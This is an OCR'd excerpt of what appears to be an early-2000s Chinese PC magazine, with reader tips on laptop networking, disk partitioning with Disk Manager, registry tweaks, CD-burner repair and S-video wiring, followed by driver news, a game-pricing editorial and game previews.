在PCMCIA插槽内插入网卡并启动电脑，一般系统找到新硬件后会自动安装相应的驱动程序(最好是安装网卡附带的原配驱动程序，这样可使网卡工作更稳定)。然后添加相应的通讯协议，在两台电脑之间连上网线，就可在“网上邻居”中见到对方。经实测，两台笔记本用10M的FUJITSU网卡连接后，拷贝215MB的MP3仅花费4分44秒。其传输速度是令人满意的。

这里要提醒大家的是，不同型号的笔记本电脑网卡，都有与其相配套的连线和转接头，它们之间一般是不能混用的，否则将导致连机失败（笔者曾有一次连机失败的教训，最终查到的原因居然是所用的转接头内部连线的排列顺序正好与原配的转接头相反）。

2.PCMCIA硬盘　此类硬盘（如图2）比笔记本专用的2.5英寸硬盘还要小巧，占用两个PCMCIA插槽，数据传输速度相当快。由于PCMCIA插槽支持即插即用和热插拔，因此PCMCIA硬盘使用起来相当方便。在一台笔记本的PCMCIA插槽内插入此类硬盘后，就可进行写入操作，之后可在不关闭电脑的情况下取出硬盘（注意：在读写未完成时千万不能插拔），插入另一台笔记本电脑的PCMCIA插槽内就可进行文件拷贝了。市场上有容量为170MB、260MB等几种型号的PCMCIA硬盘出售，170MB的Canon PCMCIA硬盘的价格为370元左右，二手的相对要便宜一些。

3.闪存卡　如图3，闪存卡存储速度快、安全性高。它支持即插即用，插入PCMCIA插槽时，在“我的电脑”里就会多出一个硬盘图标，而不需安装专门的驱动程序。把它当成活动存储盘，在笔记本电脑之间交换数据或做少量的文件备份也是相当方便的。目前市场上闪存卡的容量都比较小，容量以2-32M为主，品牌主要有IBM、KingMax、SHARP等几种。由于闪存卡历史悠久，技术较成熟，内部又不存在机械磨损，因而在选购时完全可以考虑二手的产品，一块二手的10MB的SHARP闪存卡的价格在40-60元左右。CF



图1



图2



图3

□浙江　李振勇

通过红外端口　实现笔记本数据共享

笔记本电脑一般均配有标准的红外线端口（如图），此端口可用于两台具有同样IrDA标准的笔记本电脑之间的数据传输。因为用红外线端口来进行笔记本电脑之间的数据交换不需要任何附加设备，且支持断点续传，所以它是双机交换文件最方便的一种方法。

根据传输协议的不同，红外线传输速率有 9600bps～115.2Kbps、1.15Mbps、4Mbps等几种通讯标准。当前大多数笔记本电脑均支持4Mbps的传输速度，但有些要在BIOS的红外线传输模式“ UART Mode Select ”中进行选择。如果选“ HPSIR ”，只能通过115.2Kbps的速度传输数据，选“ ASKIR ”就能享受4Mbps 的较高速度。注意，只有Windows98以上的操作系统才真正支持红外线的传输。

笔记本电脑内的红外线设备，一般系统会自动识别，其驱动程序及相关的通讯协议等也会被自动安装。要启用红外线设备，只需在“ 控制面板 ”→“ 红外线 ”→“ 选项 ”中选中“ 启用红外线通讯 ”即可。之后，选中要传送的文件并单击鼠标右键，选择“ 发送到 ”→“ 红外线接收者 ”就可完成



文件的复制。在连机时，两台笔记本电脑不要相隔太远（虽说红外线的理论有效传输距离是10米左右，但把两台电脑放得近些，可提高通讯效率），中间不应有太大的障碍物，附近也不要有强光源，以免引起干扰。而且由于红外线发出的光波以锥形传播，因而两个红外线端口应在30度的偏角内。

□天津　徐继明

PC与MAC 联网实战

朋友找我帮他把公司的 PC 与 MAC 联网，我只知道似乎Win2000中加入了AppleTalk网络协议，但他们公司的 PC 安装的是 Win98，所以我决定使用 PC - MacLan。

安装PC - MacLan的目的无非是给PC加入AppleTalk网络协议，以达成苹果与 PC 的互访。首先，PC 要安装网卡，并且驱动正常。其次，开始安装PC - MacLan，点击Setup.exe，选择Start install，之后，需要键入个人信息与序列号，软件开始自动安装。如果你的系统是Win98，在以下的添加协议过程中需要系统光盘，如果是 Win98 SE，就可以自动添加 AppleTalk 协议。最后，软件会提示你进行注册，可以选择 Cancel，然后重新启动机器。

重启后，进入 Win98 桌面首先看到PC - MacLan的启动界面。接下来，需要对各磁盘进行共享设置：打开我的电脑，选择C盘，右键选AppletalkShare，即可进入AppleTalk共享设置，想限制访问级别就可以在这里设置。然后，还要设定MAC，在控制面板中AppleTalk选以太网，启动文件共享。

在开始菜单中找到PC - MacLan，点选FileSever就进入了 PC - MacLan 界面，点一下最左上方的按钮，这时Status 变成 Running，Connections 后出现数字（具体数字由与其相连的苹果机数量而定），这时网络就联好了。


□江苏　dogQ

在网页中添加后退和前进按钮

我们在使用浏览器上网冲浪时，会经常使用到标准工具栏中的“ 后退 ”和“ 前进 ”按钮在不同页面之间切换，在网页中也可以实现这样的功能，把如下代码加入<body>区域中即可：

```
<script language="VBScript">
<!--
  Sub GoForward()
    form1.btn2.value="正在前进"
    history.go(1)
  end sub
  Sub GoBack()
    form1.btn1.value="正在后退"
    history.go(-1)
  end sub
-->
</script>
<form name=form1>
  <input type="button" name="btn1" value="<<后退" onClick="GoBack">
  <input type="button" name="btn2" value="前进>>" onClick="GoForward">
</form>
```

告别菜鸟之硬盘分区不用等



□四川　冷星峰

一天，一位菜鸟和老鸟相遇了，菜鸟遇到了一点麻烦 。

菜鸟:我用Fdisk给硬盘分区的时候遇见了一个问题。

老鸟:是不是不能以硬盘来引导计算机,忘记了在完成分区之后,选择主界面中的第二项将硬盘激活？这可是最常见的疏忽哦。

菜鸟:不是，这个我倒是注意了。

老鸟:那就是你在建立了一个基本分区C区之后,接下来没有将其他的空间划分为扩展分区，而是马上建立了D区和E区等逻辑分区，造成硬盘容量可用空间变小？要知道扩展分区和基本分区容量的总和是应该等于整个硬盘的大小的。

菜鸟:在这方面我以前的确犯过错误,今天是想问你,用Fdisk分区，然后再格式化，花费的时间太多了，有没有快一点的方法？

老鸟:其实使用DM,你完全可以在1分钟以内,搞定一个41GB的硬盘。除了分区之外，还包括了格式化硬盘，给C盘传输系统命令。DM的全称是Disk Manager，几乎每个硬盘生产商都有自己的DM程序,其核心都基本相同,所以从理论上说,我们是可以使用一个厂商的DM分区程序给所有的硬盘分区的,只需要在DM后加入参数X（可以跳过对硬盘XBIOS的检测）便可以实现。

菜鸟:真的这样神奇？

老鸟:刚好，我这里有一个IBM 41GB的新硬盘需要分区，你看看就知道了。

1.首先用带有DM程序的软盘或者光盘启动计算机，在启动之后键入DM/X,然后回车。你首先看到的是一个关于软件注册的界面,接着是关于使用了参数X来跳过XBIOS的英文提示,不用理会,按回车建,就可以看到DM的主界面了。为了随意分配硬盘的大小，在这里我们选择“Advanced Disk Installation”项,并按回车键继续。DM程序会提示找到一个41GB的硬盘,并有硬盘数据出现在右下角的列表中。DM可以使用FAT32分区格式，所以应该



图1

选择YES，如果选择NO，则每个分区不能大于2GB，如图1。

2.DM给出了三种分区选择：A，只建立一个41GB的分区；B，建立3个大小为10298.7MB的分区和1个10244.0MB的分区，可以看出，其实就是将硬盘平均分为了4个区;C，按照自己的愿望进行分区。在这里我们选择C项继续，如图2 。



图2

3.出现图3的对话框，输入第一个分区的大小，值得注意的是，在这里使用的单位是MB，如果我们要建立一个2GB的C区，我们应填入2048，当然我们也可以大致地填入2000。




图3

4.在图4我们可以看到所剩空间的总和（39122MB），我们再填入新的分区大小，即可以得到第二个分区。依此类推，即可得到多个分区，最后将所有的剩余空间全部划为最后一个分区。



图4

5.选择Save and Continue来保存所有的设置并继续后面的工作。

6.出现如图5界面，如果我们选择了YES，DM会使用快速格式化功能。



图 5

7.如图6，DM问我们是否选择默认卷标，这里建议使用，因为这样整个过程变得更加简单。如果需要更改卷标，以后可以在Windows系统安装完成后更改。



图 6

8.如图7，DM发出最后通谍，要求确认所有的操作，确定则选择YES，选择YES后则出现分区和格式化整个硬盘的窗口。

9.如图8，DM正在建立新的分区，不到一分钟的时间，所有的工作就完成了，在这个时候，DM会将最基本的系统命令传输到C区，以供系统启动。

恭喜！DM程序已经完成了硬盘的安装及格式化的整个



图 7



图 8

过程，按任意键则可以继续。最后我们只需要按复位键或者是Ctrl＋Alt＋Del热键，则可以完成所有的工作。

菜鸟:真的很简单，不需要知道基本分区、扩展分区、逻辑分区这类名词。只要按自己的需要，并按先后顺序输入分区的大小就可以了。

老鸟:DM的功能还有很多呢！可以低级格式化硬盘,可以让老主板支持大硬盘等。最后还是让我们看看附表中Fdisk和DM的主要对比(在这里所说的时间是以一个41GB的硬盘分区以及格式化为例)。CF

软件名称	所需时间	是否需要分区的基础知识	是否传输系统命令	能否建立16位和32位的混合分区	能否进行快速格式化	人机对话界面	能否高级格式化	能否低级格式化	使用程度	软件获得程度
Fdisk	30分钟－1小时	是	否	能	不能	复杂	能	不能	广	容易
DM	1分钟左右	否	是	不能	能	良好	能	能	很少人使用	一般

□浙江　FoxZhang

显卡与电视卡——不兼容实战

丽台的TV2000+是一款非常不错的电视卡,既有电视接收功能，还能收听一般的FM，但不少用户发现使用TV2000+的电视功能时有些麻烦,具体表现就是在播放电视节目时画面定格不动,而声音正常。而且,出现此问题的用户大多数使用的都是TNT系列的显卡,很多用户为了使用TV2000+而不得不换用其他图形芯片的显卡。笔者使用的就是TNT系列和TV2000+组合,经过笔者的调试,终于发现了解决此问题的方法。

1.换用驱动

换用nVIDIA早期的公版驱动程序(3.53以前的版本),可以实现正常收看电视节目,但笔者不推荐,除非实在是没有办法才可以采用此方法,因为这样对于显卡的性能损失太大。

2.修改注册表方法（推荐）

笔者在试验安装nVIDIA公版驱动3.53或者更高版本驱动程序后，发现也存在上面提到的无法正常播放的问题。其实只要改动相应的“Overlay”设置，就可以很好地解决这个问题。具体的做法如下：

运行“regedit”进入注册表，将有关驱动的注册键值进行下列的相应修改：

键值“HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\Display\0001\Nvidia\DirectDraw\”中，将键值“OverlayColorControlEnable”设定为“2”或者“4”，然后将键值“OverlayMode”设定为“2 ”或者“4 ”，重新启动计算机即可。CF


我那Acer 6432A已为我工作一年多了，总共刻了一百多张碟，性能一直比较稳定，可近日在刻录时却连续报废了好几张盘。难道它已走到了生命的尽头？经过两天的软硬兼施，终于让它起死回生。


□湖南 聂阳德

刻录机起死回生记

一、解剖刻录机

将刻录机放到工作台上，撕掉上面的保修标签，然后将四个固定螺丝拧下来。此时，你可发现刻录机底面板的中央有6个孔，这6个孔对散热可是非常有用的哦，如图1。将前面板取下来，就能很轻松地将底面板取下来了，出现在你面前的是刻录机的PCB电路板，你会发现PCB板上有两个芯片的表面涂有导热硅脂，如图2。再看一下取下来的底面板——对应的两个部位都是凸出来的，正好跟两个芯片完全吻合，可见这两个芯片在工作时发热量是很大的，厂家这样设计就是为了让芯片跟面板充分接触，加快散热。将支撑刻录机机体的四个橡皮垫从卡槽中慢慢拖出来，就能使整个机体完全脱离面板。将机体翻转过来，可以看到机体的正面，用手指轻轻地将激光头卡座沿着导轨滑出来，可以发现刻录机的心脏——激光头，如图3。


图 1


图 2




图 3

二、动手打磨

1.将底面板、前面板、顶盖、托盘、PCB板上的灰尘清理掉。

2.用棉签沾蒸馏水轻轻将激光头上的灰尘清理掉。

3.用无水酒精擦拭两根金属导轨，然后滴极少量的润滑油到上面。

4.用无水酒精将PCB板上的那两个芯片的残余导热硅脂处理掉，涂上一层新的导热硅脂。

拨弄激光头卡座时，如果不能滑出来，可以用针插入紧急退盘孔，将托盘拉出来就可以看到激光头了。清洗激光头时一定要小心，防止激光头偏位，同时不要使用腐蚀性清洗液，以免损害激光头。

三、更新Firmware

1.Firmware种类：Acer 6432A系列刻录机使用快闪记忆体（Flash memory）存储Firmware，这样就可以通过更新Firmware来解决与刻录盘、系统、刻录软件的兼容性问题，并提升性能。到目前为止，Acer 6432A有“6DW”和“6HU”两个最终版本的Firmware。6DW适用于CRW6432A-1XX系列（Firmware版本最后一码为W）；6HU适用于CRW6432A-0XX系列（Firmware版本为6AU至6DU）。

2.确定你的刻录机是哪个系列：只要看一下刻录机上的铭牌即可，上面有这样一行：“Model No:6432A—XXX”，铭牌右下角还有“6.XX”字样，如图4。如果不拆机箱，也



图 4

能通过软件来确定Firmware的版本。以Windows 98为例，可依下列步骤来确认Firmware版本：右键单击桌面上的“我的电脑”，选择“属性/设备管理器/CD—RW/设置”，这

时你就可以看到Firmware版本了，如“ CD-RW Firmware版本——6.DU ”。

3.下载新版本Firmware：6DW的下载地址为http://www.acercm.com.cn/download/store/driver/6dw.exe; 6HU 的下载地址为 http://www.acercm.com.cn/download/store/driver/6hu.exe。

4.刷新Firmware：下面以刷新“ 6HU ”版本为例。该版本支持DOS和Windows两种环境刷新，将下载文件解压缩后，双击文件夹中的“ aspiinst.exe ”来安装升级程序的数据库，重启后执行“ 6HU-WIN.exe ”，在“ DRIVES ”栏下选择相应的驱动器，再点击“ FLASH THE DRIVE! ”，当屏幕上出现一条“ New Firmware Upgrade Successfully ”的信息时，则表示已成功地在Windows下完成了Firmware的更新。至于DOS环境下的刷新也很简单，点击“ 开始 ”→“ 关机 ”→“ 重新启动计算机并切换到MS-DOS模式 ”，指向Firmware的路径，键入Firmware名称（6HU-DOS.exe）后回车，当看到“ New Firmware Upgrade Successfully ”时即表示成功。

小渔提示：刷新Firmware有一定的风险，刷新前要仔细阅读说明文档，在刷新时要防止断电及误操作，以免损坏刻录机。

四、打造刻录机散热

刻录机是一个产热大户，同时又怕高温，因此，一个低温、无尘、无振动的工作环境是其稳定工作不可缺少的条件，下面为其打造良好的散热环境。

1.光驱已经是不可缺少的配件了，再加上刻录机，就要占用两个5英寸安装槽，幸好当初购买机箱时挑选的是大机箱，有三个5英寸安装槽。通过观察品牌机和自己试验，我最终确定了如下安装方案：光驱在上、刻录机在中、下面的安装槽暂时空闲。

2.刻录机的散热区域集中在底面板上，这个可以通过上面的解剖看出来——不仅底面板上有6个散热孔，在前面板底部也有一排散热孔。我想通过在第三个安装槽上安装风扇来快速散热，这样不仅能带走底面板热量，还对安装在下面3.5英寸插槽中的硬盘有好处，一举两得。本来想自己DIY一个面板风扇，但考虑到主机的整体美观性，便花20元买了一个机箱面板风扇，将其装在第三个安装槽上，如图5。




图 5

3.因为机箱自带了两个机箱散热风扇卡座，所以我就“ 物尽其用 ”加装两个大机箱风扇，这两个风扇一个位于机箱前面板的底部，一个位于后面板的上部（电源的下面），这样一来，我的整个机箱的散热环境就非常不错了，如图6。




图 6

风扇多了要注意防尘，最好是在进风口再加装一个过滤网。对于那些没有预留机箱风扇孔的机箱，那就只有自己动手用电钻钻孔了。

五、改造电路降噪增寿

一口气在机箱里加了好几个风扇，整个主机发出来的噪音也就很大了，于是想出了一个电路改造方案：因为刻录机不是经常使用，让它长期带电待机不仅加速了其老化程度，也浪费了电能，还给机箱增加了一个产热大户。出于保护刻录机和降低噪音的目的，我将刻录机和面板风扇来了个即插即用——用一个电源开关同时控制刻录机和面板风扇的电源，在平时不使用的时候将刻录机和面板风扇的电源关闭，具体操作如下：

1.准备如下工具和材料：一个主机电源开关、若干电线、502 胶水、电烙铁、绝缘胶布等。

2.将面板风扇电源与刻录机电源并联，并在供电主线上将其中的红、黄两线剪断，将电源开关连接到这两根线上，按照图7电路图将电路装好。




图 7

3.根据开关按钮的大小，在机箱前面板上钻一个孔，然后将开关用502胶水固定在面板上。

小渔提示：电线的连接处要做好绝缘工作，在正式通电之前一定要仔细检查一遍电路，防止因短路、电源极性错误烧坏电源和刻录机。改造电路需要一定的电子知识，无经验者请谨慎考虑。

做好上述几项工作后，整个打磨过程基本结束，最后还有一点要告诉大家：最好将刻录机的数据线更换成80线的数据线。虽然Acer 6432A只支持ATA33，但我还是建议你更换，因为80线的数据线其质量普遍高于40线的数据线，不易折断，同时因抗干扰能力强，对数据的传输有一定的帮助。更换数据线后，将大大减少刻录机因数据传输问题而出现故障的次数。打磨一共花费了四十来块钱，却让我的6432A起死回生了！CF

□四川 小明

CFan 最新驱动快递 driver

1.应用程序加速器1.1

Intel 最近发布了 810、810E、810E2、815、815E、815EM、820、840、845、850 芯片组主板最新应用程序加速器1.1多语言版For Win9x/Me/NT4/2000。根据Intel的测试报告显示，它能够在减少10-20%系统启动时间的同时加快所有应用程序的执行速度，达5-10%！它适用于使用 P4、P III处理器及采用 82801BA（ICH2）芯片的系统，而这款芯片被包括在很多的 8xx 芯片组系统中，也就是说，很多使用 Intel 8xx 芯片组主板的用户都能使用它。相对于 P III系统来说，P4 的用户能够从这款加速驱动中获得更多的好处。

2.VIA威盛4-IN-1最新驱动4.33

其官方正式版For Win9x/Me/NT4/2000/XP近期发布，其中 VIA inf 驱动版本从 1.20a 升级为 1.30，增加了 Quickly and Silent 安装功能，修改了 Bitmap 图片，修正了在 Windows XP 下的安装问题。

3.雷管XP

nVIDIA 近期发布了旗下 TNT、TNT2、GeForce、Quadro、GeForce2、Quadro2、GeForce3 全系列芯片显卡公版最新驱动21.81版For Win9x/Me/2000/XP。这就是之前nVIDIA炒作已久的雷管4驱动，只不过名字改成了时下正流行的雷管 XP（Detonator XP），新的版本号称提升了nVIDIA系列显卡50%的性能！为DirectX和OpenGL渲染管线作了高度优化，支持新的OpenGL 1.3 ICD。

4.IBM硬盘Feature Tool工具最新1.30版

其 For Win9x/NT4/2000/DOS 版最近与用户见面，这款工具能够开启 IBM 硬盘的 Automatic Acoustic Management（自动声音管理）功能，支援 Deskstar 40GV 以及 Deskstar 75GXP、60GXP。它可以将 IBM 硬盘在低噪音的安静模式（Quiet Seek Mode）和高性能的正常模式（Normal Seek Mode）之间进行切换；可以改变高级电源模式，可以选择是更低的耗电量还是为了性能而消耗更多的电量；而且还增加了显示当前硬盘温度的功能。

5.Intel英特尔芯片组最新驱动3.20.1008版

随着英特尔新品的不断推出，目前的操作系统无法识别新的芯片组，很多新技术的威力也就无法充分展现。此款驱动（For Win9x/Me/2000/XP）能使您的 Windows 操作系统认识从 430TX、440DX、440EX、440GX、440LX、440MX、440ZX、810、810E、810E2、815、815E、815P、815EP、815EM、815G、815EG、820、820E、830MP、840、845、850 一直到 860 的英特尔芯片组，并能够自动安装相应的Inf文件以体现芯片组的功能特征。

6.罗技全系列鼠标最新驱动9.41 Build 19简体中文版

特别指出：罗技鼠标的驱动和应用软件一般都可以应用在其他品牌的鼠标上！

7.芯片组公版视频部分最新驱动PV6.4

Intel 近期发布了 810、810E、810E2、815、815E、815EM 芯片组公版视频部分最新驱动 PV6.4 多语言版（包括简体和繁体中文）For Win2000，新的 6.4 版修正了 Office XP 助手中的“Merlin”会在 standby 后当掉的问题；修正了与Symantec PCAnywhere软件的许多兼容问题，如启动时出现Hkcmd.exe或hccutils.dll文件错误、改变视频设置就会蓝屏等；修正了运行3DMark2001时不稳定的问题；在显示属性中加入了BIOS信息显示功能；修正了采用Pal制式输出TV时屏幕严重闪烁的问题；加入了对仿真Pixel Fog的支持，这样就能够支持一些需要使用 Fog Table 的游戏，如 Half-Life、Vampire、The Masquerade 等。CF

□北京 pretty

查看自己的共享目录

当你共享了很多目录给局域网中的用户时，不知你是通过哪种方式来查看自己共享出来的目录？凭记忆？还是挨个打开文件夹查看？或者你是在网上邻居中找到自己的机器查看共享？可以明确地告诉你，以上都不是最佳解决方法，最简单最明了的方法是，在命令行中输入“net share”命令，如果你是 Windows 2000/NT用户，可先在“开始/运行”中输入“CMD”，然后在命令提示行下输入“net share”，接着就会列出一份清单，显示你所有的共享目录。CF

□江苏 happy

增加 Excel 2000 的还原次数

在Excel 2000中，撤消功能可以帮助我们轻松恢复操作，下面教大家一个方法，来增加 Excel 2000 的还原次数。打开注册表编辑器，找到 HKEY_CURRENT_USER/Software/Microsoft/Office/9.0/Excel/Options，再查看其中是否有 UndoHistory 键，如果没有则添加一个新键，然后将数值修改成自己想要的数值，这样 Excel 就可以拥有更多的还原次数了。CF

你是否想让你的笔记本或者PC机在电视机上输出？一般来说，PC机可以通过显卡的TV-OUT功能来实现，这位朋友的方正颐和4100笔记本电脑有S端子输出功能，于是就想使其在电视上输出，以获得大画面效果，不过他家中的21寸电视没有S端子输入端口，只有通常的AV视频输入端口，我们看看他是怎么做的。

□沈阳 Sky sun

电视输出端口转换 DIY

在电子市场终于找到了一头是S端子，一头是AV端子的信号线，可惜只有半米长，花了6元钱，幸亏笔记本便于挪动！回家后用此线将笔记本与电视连接，将电视设为AV信号形式。开机后电视上没有画面，将电视的蓝屏功能（在输入信号微弱时使电视变为蓝屏显示）关闭，电视上出现了一些抖动的信号，在开机时可以隐约看到开机画面中的Microsoft Windows98字样，但是进入桌面后还是抖动的信号，当使桌面上的图像变化时，电视中的信号也随之改变抖动方式，但仍无可视性。

在电脑显示属性中进行设置：将输出信号改为PAL标准，仍然无效，于是想到也许是分辨率太高（800×600），电视机无法上这个分辨率，于是改为640×480，仍无效。用此线连接另一台有视频输出的电脑与另一台电视，情形依然如故。看来是信号线的毛病，但换了一根线后还是这样，难道这种方法行不通？上网查找相关资料，只找到了关于信号端子的特征说明。

1. AV端子：传送亮度信号和色彩信号混合的信号，是最普通的影像端子；信号品质由显示器材的Y/C分离电路左右；信号损失较多，画面效果较差。


2. S端子：将影像信号分离成亮度和色彩信号单独输出，所以可以抑制亮度信号和色彩信号之间的相互干扰，画面效果比AV端子好很多。

有些旧电视机中也有S端子输入端口，从其电路图可以看出，其内部并不是真正的S端子，只是将S端子所分离的亮度信号和色彩信号又合并成混合信号，所以通过信号线在外面连接与这种在内部合并的方法本质上是一样的，所以这种方法是可行的。


万般无奈下，我将信号线的AV端子的一头用剪刀剪开，发现其内部（如图）是将S端子中的AB合并，CD合并，分别接在AV端子的外皮和内芯上。抱着试一试的想法，我将AB与CD的位置调换了一下，即AB连芯，CD连皮，没想到期待以久的画面终于出现了！

我的这根短线因为剪来剪去比原来更短了，所以又到电子市场中买了一条两头都是S端子的信号线，这一条足足有3米长，也是6元，又买了一个AV端子的金属头（1.5元），将信号线的任意一头（两头一模一样）剪去，按正确的接法相连。终于，S端子转换AV端子输出的方法成功了。

需要注意的是，在电脑显示设置中，一定要把输出标准设为电视机所适应的制式（中国地区一般为PAL），还有就是分辨率最高可以设为1024×768，当然因电视机规格而定，一般设为800×600较好。



S端子



AV 端子



游戏面前人人平等

□广东 卫易

我们总是在说人人平等，当然除了某个特定区域的穷人富人男人女人大人小人之外，我更希望这个世界能够有更多的平等 。

而在电脑业，我们同样在呼吁保护知识产权，而对于我来说，尽管收入不多，但我毕竟一直都在使用正版的DOS、Windows98，乃至数百套的正版应用、游戏软件，虽然也曾经因为购买正版软件而中过病毒，但对于我来说，其实最大的痛却总是无法第一时间购买到真正精美的电脑游戏软件。

最近又看到一条新闻，说的是《盟军敢死队2》即将在9月28日全球同步上市。关于全球同步上市这个名词由来已久，台湾智冠科技从1983年起家开始就致力于代理当时刚刚起步的欧美游戏，并最终成为中文电脑游戏业第一巨人，所以在中国台湾地区，全球同步发行这个名词很早就出现在广告上，而中国内地地区则要慢得多。而且更让人感到有点气愤的是，这个全球同步发行在广告上一直就这么写的，但至今鲜有兑现者。我最近一次渴望能与全球玩家同时享受乐趣的游戏是2000年的《Diablo Ⅱ》（暗黑破坏神），虽然之前代理商如何保证同步发行，但最终却让我苦等了数个月，由此可见这个承诺说起来容易，做起来就并不是那么容易的了。

最近，有代理公司在谈论无法兑现全球上市的承诺时，提到了产品加密的原因，而以《Diablo Ⅱ》为例，据说还需要解密和重新加密才能在中国大陆销售，顿时让我啼笑皆非，而不得不对盗版流水线的解密人员肃然起敬，因为他们的动作往往只比欧美的销售慢两三天。我又记得自己曾经在多年前评说盗版现象的一句话——他们能让我鄙视那些鄙视我们中国玩家的人。

《盟军敢死队》让人记忆深刻，《盟军敢死队2》的试玩版也让人激动，所以我又一次开始期待2001年这款全球同步发行的游戏了。虽然之前媒体似乎炒作过中文版（多语言版）全球同步发行的神话，但我个人并不对此抱任何幻想，所以最近Eidos表示因为受到美国恐怖事件对全球的影响，所以游戏制作组Pyro Studios已决定推迟亚洲区各国语言版本的制作计划，我想也算有了个值得原谅的理由。不过北京新天地互动多媒体已表示率先同步推出英文版本，那么我想我不妨再期待一次。

其实对于收入相对低的中国电脑游戏玩家来说，购买一款正版游戏并不容易，而且相对于猖狂的盗版市场，相信支持一款正版（尤其是欧美）正版游戏，除了对游戏的喜爱之外，更多的是想借此收藏一段让人难忘的游戏时光。不过很可惜的是，对于中国内地游戏玩家来说，太多的时候不但不能第一时间得到自己喜欢的游戏，而且游戏的包装相对于欧美国家、中国港台地区来说，品质上也是颇有差异的，有时我会嘲笑这些东西无非就是个大盒子加两张碟和一本劣质说明书而已。我知道对于任何电脑游戏公司来说，做到最好永远是他们的目标，但在经销商眼中，是否将最好的卖给你又是另一回事了，那得看你花多少钱。如果是39.9的美金，当然里面可能什么都有，如果是199元人民币，那就抱歉了，肯定少了很多东西，如果只是69元人民币，你还想要什么呢？

其实我一直想买套《Diablo Ⅱ》的豪华版，但当我看到港台方面的介绍，再揣摩中国大陆地区发行的《Diablo Ⅱ》豪华版时，我就知道起码少了DVD光碟，我相信这个卖2xx元人民币的东西只要增加不到10元的成本，就完全能和欧美版的做得一模一样，但现在如果我购买这套东西我会感到是一种屈辱。如果过去，我对于自己喜爱的欧美游戏，我甚至可以托人去港台购买，但如今对于有中国代理的产品，我绝对不会再这样做，因为游戏的发行公司本身也许并不尊重我。

2001年我购买了《黑与白》，那东西才是我想要的，尽管迟了些，但当你看到那包装，你会感觉到一款好游戏的真正价值。也许销售商也考虑返销问题，但我知道我所在城市今年只有一款电脑游戏脱销过，就是价格不菲的《黑与白》，这是否能说明问题？欧美版的电脑游戏包装盒都很巨大，也不适合多次运输，也有销售地区限制，返销电脑游戏有这个可能和空间吗？

也许对于广大消费者来说，低廉的价格才是他们需要的，但我始终都觉得不公平，我有时会在玩一些欧美游戏（进口版）时思考——什么时候才能真正做到游戏面前人人平等？CF






□北京　醉心客

独立战争

发行公司:Infogrames
制作公司:
Particle Systems
游戏类型:太空模拟类
发行日期:2001年10月下旬
市场售价:68元



独立战争2既然属于太空模拟类游戏，那么其真实感的高低则成为衡量游戏成功与否的关键。令人高兴的是，在过去的两年，Particle Systems小组花了不少时间在研究太空上的力学原理。新游戏中的战舰要大得多，这样就更能体验物理引擎带给我们的效果。在游戏制作过程中成功地溶入太空上的一些特殊力学现象，其游戏的真实度可以说是同类游戏之中最高的。当然游戏制作者们在力求真实的前提下，也考虑到了玩家的操作水平，在战舰的操作上尽量制作得简单一些，毕竟玩家们不是专业级的舰长。画面也是这个游戏的一大亮点，新的流量图形引擎看起来十分绚丽，美丽的太空将是色彩斑斓的。

大黄蜂

国内上市：晶合互动
游戏类型：模拟飞行游戏
载体:1CD
版本:英文
环境:Win95/98
上市时间:2001年10月



